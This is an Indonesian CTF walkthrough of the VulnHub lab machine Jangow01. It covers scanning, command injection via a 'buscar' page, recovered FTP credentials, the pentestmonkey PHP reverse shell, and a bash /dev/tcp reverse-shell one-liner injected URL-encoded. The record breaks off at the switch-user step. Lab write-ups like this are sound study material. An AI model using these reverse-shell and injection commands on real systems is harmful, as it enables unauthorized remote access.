
CTF JANGOW01

Vulnerable machine: Jangow01
https://www.vulnhub.com/entry/jangow-101,754/




1. Menemukan IP target
- melakukan scanning network dengan nmap untuk menemukan IP target

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 02:17 EST
Nmap scan report for 192.168.1.1
Host is up (0.0024s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0084s latency).
Nmap scan report for 192.168.1.103
Host is up (0.0046s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 17.19 seconds
```


2. Menemukan port yang terbuka pada server

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 192.168.1.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 02:21 EST
Nmap scan report for 192.168.1.103
Host is up (0.0067s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.30 seconds
```


3. Membuka halaman website dengan url http://192.168.1.103




-jika klik folder site maka akan diarahkan ke halaman site




-pada halaman site terdapat menu buscar yang jika diklik akan diarahkan ke halaman kosong




-jika diterjemahkan lewat google translate, buscar adalah bahasa spanyol yang berarti mencari




-jadi melalui halaman tersebut kita bisa melakukan remote file inclusion seperti dibawah ini




-ubah tampilannya supaya mudah dibaca dengan melakukan klik kanan dan pilih view page source




-lihat semua file yang ada pada directory saat ini




-terdapat halaman wordpress pada website, buka halaman tersebut




-ternyata halaman wordpress tersebut rusak, mungkin karena gagal melakukan koneksi ke database, coba kita explore apa aja isi directory wordpress




-coba kita lihat isi file config.php dengan perintah cat




-sekarang kita coba username dan password di file tersebut untuk melakukan koneksi ke FTP Server dan ternyata masih gagal




-sekarang kita coba lihat posisi directory saat ini



-kemudian kita lihat semua file yang tersembunyi di /var/www/html dan ternyata ditemukan file .backup yang mungkin berisi konfigurasi database



-setelah kita baca dengan perintah cat ternyata isi file tersebut adalah sebagai berikut



-sekarang kita coba lakukan koneksi ke FTP dengan username dan password yang ada file tersebut dan ternyata login berhasil

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.3)
Name (192.168.1.103:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

4. Melakukan explorasi pada FTP

-memindahkan posisi directory ke /root/home dan ditemukan directory jangow01

```
ftp> ls
229 Entering Extended Passive Mode (|||39218|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||27399|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp>
```

-pada directory jangow01 ditemukan file user.txt

```
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||60863|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp>
```

-kita coba download file user.txt melalui FTP

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||59267|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |**********************************|    33        0.92 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.77 KiB/s)
ftp>
```

-membaca apa isi file user.txt

```
┌──(kali㉿kali)-[~]
└─$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

5. Membuat reverse shell untuk mendapatkan akses ke terminal server
-membuat reverse shell dengan menggunakan bahasa pemrogram PHP (referensi: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php)

```
 GNU nano 6.4                    php-reverse-shell.php
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will f>
// Some compile-time options are needed for daemonisation (like pcntl, posix>
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.5';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
                            [ Wrote 189 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```

-sesuaikan IP dengan IP di kali linux

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::55a8:f8d3:c08d:bb9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 23822  bytes 16243841 (15.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27292  bytes 3010731 (2.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-upload reverse shell PHP ke FTP namun user tidak memiliki permission create

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.3)
Name (192.168.1.103:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||63226|)
553 Could not create file.
ftp>
```

-kita lakukan metode kedua yaitu dengan menggunakan netcat tapi ternyata aksesnya juga terbatas

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.103 21
220 (vsFTPd 3.0.3)
USER jangow01
331 Please specify the password.
PASS abygurl69
230 Login successful.
ls
500 Unknown command.
```


-kita coba metode ketiga yaitu melalui halaman web, pertama-tama kita siapkan kode berikut ini

```
28
29 /bin/bash -c 'bash -i >& /dev/tcp/192.168.100.5/443 0>&1'
30
```


-buat listener pada port 443

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
```

-copy script sebelumnya ke url buscar dan tekan enter. Namun disini script terbaca sebagai string




-kita lakukan encode terhadap script tersebut supaya tidak terbaca sebagai string melalui https://www.urlencoder.org/




-berikut ini adalah hasil encode

-copy hasil encode ke url sebelumnya dan tekan enter



-reverse shell berhasil berjalan

6. Buat reverse shell menjadi interactive terminal dengan phyton




7. Melakukan switch user ke user jangow01 dengan password sebelumnya

